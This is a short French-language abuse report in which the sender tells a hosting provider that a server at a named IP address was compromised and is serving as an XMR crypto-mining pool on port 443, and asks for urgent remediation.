Je m'appelle Luca Sacchi Ricciardi et je vous écris pour signaler un grave problème de sécurité concernant le serveur avec l'IP 141.94.96.195, qui a récemment été piraté.

Nous avons découvert qu'un service a été installé sur le port 443 et sert de pool de minage. Les pirates distribuent activement un malware pour effectuer du minage de la cryptomonnaie XMR. Ce malware est conçu pour diriger l'activité vers l'IP de votre service.

Nous vous prions d'agir d'urgence pour résoudre cette situation et prévenir d'autres dommages. Nous sommes disponibles pour toute information supplémentaire ou collaboration nécessaire pour remédier à cette compromission.

Dans l'attente de votre réponse rapide.

Cordialement,

Luca Sacchi Ricciardi